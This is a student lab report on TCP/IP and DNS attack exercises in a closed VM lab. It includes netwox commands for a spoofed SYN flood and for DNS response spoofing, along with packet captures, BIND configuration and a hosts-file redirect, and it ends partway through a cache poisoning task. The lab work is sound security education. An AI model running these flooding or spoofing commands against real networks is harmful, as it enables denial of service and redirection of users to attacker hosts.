Eduard Klimenko
Anthony Trang
Ryan Moe
TCP/IP and DNS Lab

TCP/IP Attack Lab Task 1: SYN Flooding Attack

Initial network setup: Victim: 11.0.3.1, Attacker: 11.0.3.7, Observer: 11.0.3.6
Pinged each IP after setup to verify the VM's were able to communicate to each other.

```
[05/22/19]seed@VM:~$ ping 11.0.3.7
PING 11.0.3.7 (11.0.3.7) 56(84) bytes of data.
64 bytes from 11.0.3.7: icmp_seq=1 ttl=64 time=0.281 ms
64 bytes from 11.0.3.7: icmp_seq=2 ttl=64 time=0.533 ms
64 bytes from 11.0.3.7: icmp_seq=3 ttl=64 time=0.570 ms
^C
--- 11.0.3.7 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.281/0.461/0.570/0.129 ms
[05/22/19]seed@VM:~$ ping 11.0.3.1
PING 11.0.3.1 (11.0.3.1) 56(84) bytes of data.
64 bytes from 11.0.3.1: icmp_seq=1 ttl=64 time=0.337 ms
64 bytes from 11.0.3.1: icmp_seq=2 ttl=64 time=0.587 ms
64 bytes from 11.0.3.1: icmp_seq=3 ttl=64 time=0.416 ms
^C
--- 11.0.3.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2046ms
rtt min/avg/max/mdev = 0.337/0.446/0.587/0.107 ms
[05/22/19]seed@VM:~$ ping 11.0.3.6
PING 11.0.3.6 (11.0.3.6) 56(84) bytes of data.
64 bytes from 11.0.3.6: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 11.0.3.6: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 11.0.3.6: icmp_seq=3 ttl=64 time=0.046 ms
^C
--- 11.0.3.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.022/0.038/0.048/0.013 ms
```

Here we can see the size of the queue is 128.

```
[05/22/19]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
[sudo] password for seed:
net.ipv4.tcp max syn backlog = 128
```

Setting SYN cookies off.

```
[05/23/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp syncookies = 0
```

Tcp connections before SYN flooding attack.

```
[05/23/19]seed@VM:~$ sudo netstat -pant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 11.0.3.1:53             0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[05/23/19]seed@VM:~$
```

We use the Netwox tool to launch the attack. The victim's IP is provided along with a port to target. Netwox automatically generates spoofed IPs.

```
[05/23/19]seed@VM:~$ sudo netwox 76 -i 11.0.3.1 -p 80
```

Using the observer, we are able to see the packets through Wireshark. There are thousands of SYN packets being sent every second.

```
 3 2019-05-23 20:44:06.9514103… 106.253.228.77   11.0.3.1  TCP  60 12676 → 80 [SYN] Seq=2165465302 Win=1500 Len=0
 4 2019-05-23 20:44:06.9514109… 106.13.236.96    11.0.3.1  TCP  60 46467 → 80 [SYN] Seq=113265743 Win=1500 Len=0
 5 2019-05-23 20:44:06.9514114… 121.159.208.231  11.0.3.1  TCP  60 25926 → 80 [SYN] Seq=3782118987 Win=1500 Len=0
 6 2019-05-23 20:44:06.9514119… 78.106.164.160   11.0.3.1  TCP  60 61003 → 80 [SYN] Seq=3421116381 Win=1500 Len=0
 7 2019-05-23 20:44:06.9515061… 54.64.228.247    11.0.3.1  TCP  60 62959 → 80 [SYN] Seq=3181499062 Win=1500 Len=0
 8 2019-05-23 20:44:06.9515069… 168.202.29.191   11.0.3.1  TCP  60 8810 → 80 [SYN] Seq=3409233651 Win=1500 Len=0
 9 2019-05-23 20:44:06.9515643… 123.30.104.156   11.0.3.1  TCP  60 22580 → 80 [SYN] Seq=460907173 Win=1500 Len=0
10 2019-05-23 20:44:06.9515651… 209.119.161.225  11.0.3.1  TCP  60 52740 → 80 [SYN] Seq=3225462398 Win=1500 Len=0
11 2019-05-23 20:44:06.9516166… 115.77.124.241   11.0.3.1  TCP  60 38171 → 80 [SYN] Seq=1540941930 Win=1500 Len=0
12 2019-05-23 20:44:06.9516174… 12.121.102.37    11.0.3.1  TCP  60 46328 → 80 [SYN] Seq=3648753134 Win=1500 Len=0
13 2019-05-23 20:44:06.9516853… 209.238.120.68   11.0.3.1  TCP  60 56478 → 80 [SYN] Seq=3715798668 Win=1500 Len=0
14 2019-05-23 20:44:06.9516861… 14.138.100.240   11.0.3.1  TCP  60 59953 → 80 [SYN] Seq=4014909440 Win=1500 Len=0
15 2019-05-23 20:44:06.9517505… 26.185.2.72      11.0.3.1  TCP  60 11060 → 80 [SYN] Seq=203064444 Win=1500 Len=0
16 2019-05-23 20:44:06.9517512… 251.150.65.172   11.0.3.1  TCP  60 8837 → 80 [SYN] Seq=3596778502 Win=1500 Len=0
17 2019-05-23 20:44:06.9518376… 62.129.116.89    11.0.3.1  TCP  60 4157 → 80 [SYN] Seq=2628450184 Win=1500 Len=0
18 2019-05-23 20:44:06.9518384… 203.52.79.108    11.0.3.1  TCP  60 16771 → 80 [SYN] Seq=1212562300 Win=1500 Len=0
19 2019-05-23 20:44:06.9541473… 187.119.194.176  11.0.3.1  TCP  60 13851 → 80 [SYN] Seq=1443322768 Win=1500 Len=0
20 2019-05-23 20:44:06.9541524… 165.73.32.170    11.0.3.1  TCP  60 30039 → 80 [SYN] Seq=613029217 Win=1500 Len=0
21 2019-05-23 20:44:06.9541531… 131.165.204.10   11.0.3.1  TCP  60 2944 → 80 [SYN] Seq=15517935 Win=1500 Len=0
22 2019-05-23 20:44:06.9541535… 52.243.171.25    11.0.3.1  TCP  60 3507 → 80 [SYN] Seq=2154661519 Win=1500 Len=0
23 2019-05-23 20:44:06.9541540… 53.209.94.49     11.0.3.1  TCP  60 36917 → 80 [SYN] Seq=1149503143 Win=1500 Len=0
24 2019-05-23 20:44:06.9541544… 32.159.7.62      11.0.3.1  TCP  60 56403 → 80 [SYN] Seq=4043918360 Win=1500 Len=0
25 2019-05-23 20:44:06.9541549… 19.240.134.101   11.0.3.1  TCP  60 57946 → 80 [SYN] Seq=3681518009 Win=1500 Len=0
26 2019-05-23 20:44:06.9541554… 45.63.40.77      11.0.3.1  TCP  60 50319 → 80 [SYN] Seq=2678047325 Win=1500 Len=0
27 2019-05-23 20:44:06.9541559… 206.199.229.145  11.0.3.1  TCP  60 64498 → 80 [SYN] Seq=315208767 Win=1500 Len=0
28 2019-05-23 20:44:06.9541565… 33.136.149.112   11.0.3.1  TCP  60 34337 → 80 [SYN] Seq=1772427620 Win=1500 Len=0
29 2019-05-23 20:44:06.9541571… 213.101.184.205  11.0.3.1  TCP  60 60213 → 80 [SYN] Seq=1030058157 Win=1500 Len=0
30 2019-05-23 20:44:06.9541575… 208.220.50.125   11.0.3.1  TCP  60 37365 → 80 [SYN] Seq=1042406571 Win=1500 Len=0
31 2019-05-23 20:44:06.9541580… 231.172.23.149   11.0.3.1  TCP  60 23285 → 80 [SYN] Seq=2489874255 Win=1500 Len=0
32 2019-05-23 20:44:06.9541585… 32.139.130.211   11.0.3.1  TCP  60 24257 → 80 [SYN] Seq=1949620842 Win=1500 Len=0
33 2019-05-23 20:44:06.9541589… 65.20.145.189    11.0.3.1  TCP  60 14102 → 80 [SYN] Seq=1868080618 Win=1500 Len=0
34 2019-05-23 20:44:06.9541593… 68.74.133.192    11.0.3.1  TCP  60 40374 → 80 [SYN] Seq=3732175896 Win=1500 Len=0
35 2019-05-23 20:44:06.9541729… 225.185.216.5    11.0.3.1  TCP  60 45035 → 80 [SYN] Seq=2737042201 Win=1500 Len=0
36 2019-05-23 20:44:06.9541737… 158.189.88.190   11.0.3.1  TCP  60 18046 → 80 [SYN] Seq=2892636061 Win=1500 Len=0
37 2019-05-23 20:44:06.9541741… 114.84.114.215   11.0.3.1  TCP  60 11754 → 80 [SYN] Seq=1705132232 Win=1500 Len=0
38 2019-05-23 20:44:06.9541745… 27.20.48.111     11.0.3.1  TCP  60 29799 → 80 [SYN] Seq=1172502132 Win=1500 Len=0
39 2019-05-23 20:44:06.9541750… 200.104.187.136  11.0.3.1  TCP  60 18964 → 80 [SYN] Seq=2072306403 Win=1500 Len=0
```

Checking connections again using netstat we see there are tons of incoming TCP requests denoted by SYN_RECV. This means there was an SYN received by the server from the client but the client did not send an ACK back to the server yet (and in our case, never will).

```
tcp6       0      0 11.0.3.1:80             1.97.40.244:23687       SYN_RECV
tcp6       0      0 11.0.3.1:80             11.159.175.1:34628      SYN_RECV
tcp6       0      0 11.0.3.1:80             14.43.101.200:4921      SYN_RECV
tcp6       0      0 11.0.3.1:80             121.143.122.252:36028   SYN_RECV
tcp6       0      0 11.0.3.1:80             87.145.244.11:36752     SYN_RECV
tcp6       0      0 11.0.3.1:80             170.201.207.172:37666   SYN_RECV
tcp6       0      0 11.0.3.1:80             109.248.110.53:44546    SYN_RECV
tcp6       0      0 11.0.3.1:80             111.181.152.222:25444   SYN_RECV
tcp6       0      0 11.0.3.1:80             29.132.107.13:50878     SYN_RECV
tcp6       0      0 11.0.3.1:80             173.15.77.249:28090     SYN_RECV
tcp6       0      0 11.0.3.1:80             101.58.80.0:43300       SYN_RECV
tcp6       0      0 11.0.3.1:80             201.134.97.223:50764    SYN_RECV
tcp6       0      0 11.0.3.1:80             151.236.14.160:31705    SYN_RECV
tcp6       0      0 11.0.3.1:80             24.115.36.181:23483     SYN_RECV
tcp6       0      0 11.0.3.1:80             99.248.127.71:54370     SYN_RECV
tcp6       0      0 11.0.3.1:80             73.239.220.112:40789    SYN_RECV
tcp6       0      0 11.0.3.1:80             29.25.39.244:51273      SYN_RECV
tcp6       0      0 11.0.3.1:80             80.155.205.30:25539     SYN_RECV
tcp6       0      0 11.0.3.1:80             21.59.62.214:15028      SYN_RECV
tcp6       0      0 11.0.3.1:80             193.86.234.44:18107     SYN_RECV
tcp6       0      0 11.0.3.1:80             42.51.244.24:24561      SYN_RECV
tcp6       0      0 11.0.3.1:80             104.164.99.63:53458     SYN_RECV
tcp6       0      0 11.0.3.1:80             83.137.152.187:53048    SYN_RECV
tcp6       0      0 11.0.3.1:80             137.159.89.104:14183    SYN_RECV
```


Enabling SYN cookies.

```
[05/23/19]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

With SYN cookies enabled, we can see that the server is trying to find the MAC addresses of the spoofed IPs using ARP. The server needs this because the syn cookie mechanism needs to send back a SYN + ACK back. Unfortunately, it isn’t able to do that, so the flooding attack fills up the queue regardless. This might have been due to the fact that the internal network was connect via Ethernet. In theory, the mechanism should not add the connection to the queue until an ACK message was sent back to the server from the spoofed IP.

386	2019-05-22 21:51:03.1046818…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 109.100.119.20? Tell 11.0.3.1
387	2019-05-22 21:51:03.1046826…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 75.62.189.72? Tell 11.0.3.1
388	2019-05-22 21:51:03.1046833…	74.94.130.153	11.0.3.1	TCP	60	56115 → 80 [SYN] Seq=1706312314 Win=1500 Len=0
389	2019-05-22 21:51:03.1046837…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 209.110.168.196? Tell 11.0.3.1
390	2019-05-22 21:51:03.1046844…	79.230.81.251	11.0.3.1	TCP	60	30462 → 80 [SYN] Seq=593166922 Win=1500 Len=0
391	2019-05-22 21:51:03.1046848…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 2.100.112.80? Tell 11.0.3.1
392	2019-05-22 21:51:03.1046855…	222.92.217.161	11.0.3.1	TCP	60	50130 → 80 [SYN] Seq=1368498949 Win=1500 Len=0
393	2019-05-22 21:51:03.1046859…	37.140.70.40	11.0.3.1	TCP	60	8222 → 80 [SYN] Seq=3458868581 Win=1500 Len=0
394	2019-05-22 21:51:03.1046863…	181.144.170.182	11.0.3.1	TCP	60	16738 → 80 [SYN] Seq=4085701085 Win=1500 Len=0
395	2019-05-22 21:51:03.1046868…	241.66.98.88	11.0.3.1	TCP	60	28191 → 80 [SYN] Seq=4186842561 Win=1500 Len=0
396	2019-05-22 21:51:03.1047056…	221.38.78.134	11.0.3.1	TCP	60	60764 → 80 [SYN] Seq=3338027400 Win=1500 Len=0
397	2019-05-22 21:51:03.1047064…	223.34.53.136	11.0.3.1	TCP	60	62429 → 80 [SYN] Seq=2453909693 Win=1500 Len=0
398	2019-05-22 21:51:03.1047068…	224.109.247.45	11.0.3.1	TCP	60	44273 → 80 [SYN] Seq=593492354 Win=1500 Len=0
399	2019-05-22 21:51:03.1047072…	232.46.171.126	11.0.3.1	TCP	60	9901 → 80 [SYN] Seq=3443484807 Win=1500 Len=0
400	2019-05-22 21:51:03.1047076…	1.35.134.158	11.0.3.1	TCP	60	44732 → 80 [SYN] Seq=649484437 Win=1500 Len=0
401	2019-05-22 21:51:03.1047080…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 154.50.9.226? Tell 11.0.3.1
402	2019-05-22 21:51:03.1047092…	240.240.155.160	11.0.3.1	TCP	60	24549 → 80 [SYN] Seq=2224881707 Win=1500 Len=0
403	2019-05-22 21:51:03.1047096…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 155.167.254.11? Tell 11.0.3.1
404	2019-05-22 21:51:03.1047103…	24.43.166.118	11.0.3.1	TCP	60	47212 → 80 [SYN] Seq=680332802 Win=1500 Len=0
405	2019-05-22 21:51:03.1047107…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 64.37.245.107? Tell 11.0.3.1
406	2019-05-22 21:51:03.1047113…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 47.112.103.78? Tell 11.0.3.1
407	2019-05-22 21:51:03.1047120…	91.169.72.22	11.0.3.1	TCP	60	9346 → 80 [SYN] Seq=6378526 Win=1500 Len=0
408	2019-05-22 21:51:03.1047124…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 164.82.14.204? Tell 11.0.3.1
409	2019-05-22 21:51:03.1047132…	39.32.200.34	11.0.3.1	TCP	60	53611 → 80 [SYN] Seq=4005837379 Win=1500 Len=0
410	2019-05-22 21:51:03.1047136…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 23.7.8.210? Tell 11.0.3.1
411	2019-05-22 21:51:03.1047143…	215.238.57.158	11.0.3.1	TCP	60	28775 → 80 [SYN] Seq=2964724240 Win=1500 Len=0
412	2019-05-22 21:51:03.1047322…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 12.29.5.21? Tell 11.0.3.1
413	2019-05-22 21:51:03.1047340…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 122.124.50.230? Tell 11.0.3.1
414	2019-05-22 21:51:03.1047347…	132.197.213.93	11.0.3.1	TCP	60	28235 → 80 [SYN] Seq=1865730593 Win=1500 Len=0
415	2019-05-22 21:51:03.1047351…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 169.165.157.92? Tell 11.0.3.1
416	2019-05-22 21:51:03.1047358…	46.189.145.101	11.0.3.1	TCP	60	22843 → 80 [SYN] Seq=2704695409 Win=1500 Len=0
417	2019-05-22 21:51:03.1047362…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 74.94.130.153? Tell 11.0.3.1
418	2019-05-22 21:51:03.1047372…	143.33.81.115	11.0.3.1	TCP	60	40829 → 80 [SYN] Seq=2675071073 Win=1500 Len=0
419	2019-05-22 21:51:03.1047376…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 79.230.81.251? Tell 11.0.3.1
420	2019-05-22 21:51:03.1047383…	123.180.238.186	11.0.3.1	TCP	60	55271 → 80 [SYN] Seq=1346251770 Win=1500 Len=0
421	2019-05-22 21:51:03.1047387…	PcsCompu_f0:d4:07	Broadcast	ARP	60	Who has 222.92.217.161? Tell 11.0.3.1
422	2019-05-22 21:51:03.1047394…	68.85.124.189	11.0.3.1	TCP	60	50329 → 80 [SYN] Seq=3060255809 Win=1500 Len=0

Local DNS Attack Lab Setup:
Here we have 3 VMs connected using NATNetwork adapter. We manually assigned IPs for the User, Attacker, and local DNS according to the diagram shown in the lab.



Task 1: Configure the User Machine

Here we edit the resolv.conf header file to manually set our nameserver to 10.0.2.16 which is the IP address of our local DNS server.


```
/bin/bash
/bin/bash 80x24
 GNU nano 2.5.3       File: /etc/resolvconf/resolv.conf.d/head

# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.16
```

We then use the dig tool to look up google.com through our local dns.

```
/bin/bash
/bin/bash 79x24
google.com.             300     IN      A       172.217.3.174

;; AUTHORITY SECTION:
google.com.             172800  IN      NS      ns3.google.com.
google.com.             172800  IN      NS      ns2.google.com.
google.com.             172800  IN      NS      ns1.google.com.
google.com.             172800  IN      NS      ns4.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172800  IN      A       216.239.32.10
ns1.google.com.         172800  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172800  IN      A       216.239.34.10
ns2.google.com.         172800  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172800  IN      A       216.239.36.10
ns3.google.com.         172800  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172800  IN      A       216.239.38.10
ns4.google.com.         172800  IN      AAAA    2001:4860:4802:38::a

;; Query time: 196 msec
;; SERVER: 10.0.2.16#53(10.0.2.16)
;; WHEN: Sun May 26 02:38:01 EDT 2019
;; MSG SIZE  rcvd: 303
```


Task 2: Set up a Local DNS Server

The snippet below shows the modification of the named.conf.options file, with the inclusion of the dump-file entry to the options block, commented out the dnssec-validation entry, and added a dnssec-enable entry.




```
/bin/bash
/bin/bash 80x24
GNU nano 2.5.3          File: /etc/bind/named.conf.

        //==========================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035
        query-source port              33333;
        listen-on-v6 { any; };
};
```

The snippet below are the two commands that dump the content of the cache to the file and then clears it.



```
/bin/bash
/bin/bash 80x24
[05/26/19]seed@VM:~$ sudo nano /etc/bind/named.conf.options
[sudo] password for seed:
[05/26/19]seed@VM:~$ sudo rndc dumpdb -cache
[05/26/19]seed@VM:~$ sudo rndc flush
[05/26/19]seed@VM:~$
```

Here we can see two sets of DNS messages one being forward lookup and the other reverse lookup (through IP).



10.0.2.18	10.0.2.16	DNS	74	Standard query 0xf09b A www.google.com
10.0.2.16	10.0.2.18	DNS	338	Standard query response 0xf09b A www.google.com A 172.217.14.…
10.0.2.18	172.217.14.196	ICMP	98	Echo (ping) request id=0x0dfb, seq=1/256, ttl=64 (reply in 6)
172.217.14.196	10.0.2.18	ICMP	98	Echo (ping) reply id=0x0dfb, seq=1/256, ttl=53 (request in…
10.0.2.18	10.0.2.16	DNS	87	Standard query 0xb7aa PTR 196.14.217.172.in-addr.arpa
10.0.2.16	10.0.2.18	DNS	383	Standard query response 0xb7aa PTR 196.14.217.172.in-addr.arp…
10.0.2.18	172.217.14.196	ICMP	98	Echo (ping) request id=0x0dfb, seq=2/512, ttl=64 (reply in 1…
172.217.14.196	10.0.2.18	ICMP	98	Echo (ping) reply id=0x0dfb, seq=2/512, ttl=53 (request in…
10.0.2.18	172.217.14.196	ICMP	98	Echo (ping) request id=0x0dfb, seq=3/768, ttl=64 (reply in 1…

Task 3: Host a Zone in the Local DNS Server

The snippet below are the two zones for forward lookup and reverse lookup

```
/bin/bash
/bin/bash 80x24
  GNU nano 2.5.3          File: /etc/bind/name

include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

The snippet below is the setup needed for the forward lookup zone file to support hostname to IP address. This is where the actual DNS resolution is stored.

```
/bin/bash
/bin/bash 80x24
  GNU nano 2.5.3                File: /etc/bind/example.com.db

$TTL 3D ; default expiration time of all resource records without
        : their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.com. ;Address of nameserver
@       IN      MX      10 mail.example.com. ;Primary Mail Exchanger
www     IN      A       192.168.0.101 ;Address of www.example.com
mail    IN      A       192.168.0.102 ;Address of mail.example.com
ns      IN      A       192.168.0.10 ;Address of ns.example.com
*.example.com. IN A     192.168.0.100 ;Address for other URL in
                        ; the example.com domain
```

The snippet below is the setup needed for the reverse lookup zone file to support IP address to hostname.

```
/bin/bash
/bin/bash 80x24
 GNU nano 2.5.3          File: /etc/bind/192.168.0.db

$TTL 3D
@         IN      SOA      ns.example.com. admin.example.com. (
                  1
                  8H
                  2H
                  4W
                  1D)
@         IN      NS       ns.example.com.

101       IN      PTR      www.example.com.
102       IN      PTR      mail.example.com.
10        IN      PTR      ns.example.com.
```

The snippet below is restarting the BIND server and asking the local DNS server for the IP address of www.example.com using the dig command.

```
/bin/bash
/bin/bash 79x24
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18951
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.16#53(10.0.2.16)
;; WHEN: Sun May 26 04:36:45 EDT 2019
;; MSG SIZE  rcvd: 93

[05/26/19]seed@VM:~$
```

Task 4: Modifying the Host File

The snippet below is before the attack with the IP address of 184.168.221.46

```
[05/26/19]seed@VM:~$ ping www.bank32.com
PING bank32.com (184.168.221.46) 56(84) bytes of data.
64 bytes from ip-184-168-221-46.ip.secureserver.net (184.168.221.46): icmp_seq=
2 ttl=54 time=58.4 ms
64 bytes from ip-184-168-221-46.ip.secureserver.net (184.168.221.46): icmp_seq=
3 ttl=54 time=62.8 ms
^C
--- bank32.com ping statistics ---
3 packets transmitted, 2 received, 33% packet loss, time 2237ms
rtt min/avg/max/mdev = 58.447/60.659/62.872/2.226 ms
[05/26/19]seed@VM:~$
```

We edit the /etc/hosts folder to get around the DNS lookup. The computer thinks that the IP that's associated with banke32.com is 99.88.77.66.

```
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
99.88.77.66     www.bank32.com
```

When we ping bank32.com the address that is returned is what we manually set it to.

```
/bin/bash
/bin/bash 79x24
[05/26/19]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (99.88.77.66) 56(84) bytes of data.
```

Task 5: Directly Spoofing Response to User

The snippets below show the before (93.184.216.34) and after attack (10.0.2.17), with the response containing the spoofed IP received by the user which was sent by the attacker.

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.net.                    IN      A

;; ANSWER SECTION:
example.net.            85300    IN      A       93.184.216.34
```

Using netwox 105.

```
/bin/bash
/bin/bash 80x24
[05/26/19]seed@VM:~/.../hw4$ sudo netwox 105 --hostname "www.example.net" --host
nameip 10.0.2.17 --authns "ns.example.net" --authnsip 10.0.2.17 --filter "src ho
st 10.0.2.18"
```

The victim thinks the IP address of example.net is 10.0.2.17 which is actually a malicious IP (attacker's IP).

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.net.                    IN      A

;; ANSWER SECTION:
example.net.            85825    IN      A       10.0.2.17
```

Task 6: DNS Cache Poisoning Attack

The snippet below presents the filter field being changed to “src host 192.168.0.10” since that is the IP address of the DNS server, the ttl field to 600 seconds to continue giving out fake answers for the next 10 minutes, and the spoofip field to “raw”.

```
[05/26/19]seed@VM:~/.../hw4$ sudo netwox 105 --hostname "www.example.net" --host
nameip 10.0.2.17 --authns "ns.example.net" --authnsip 10.0.2.17 --filter "src ho
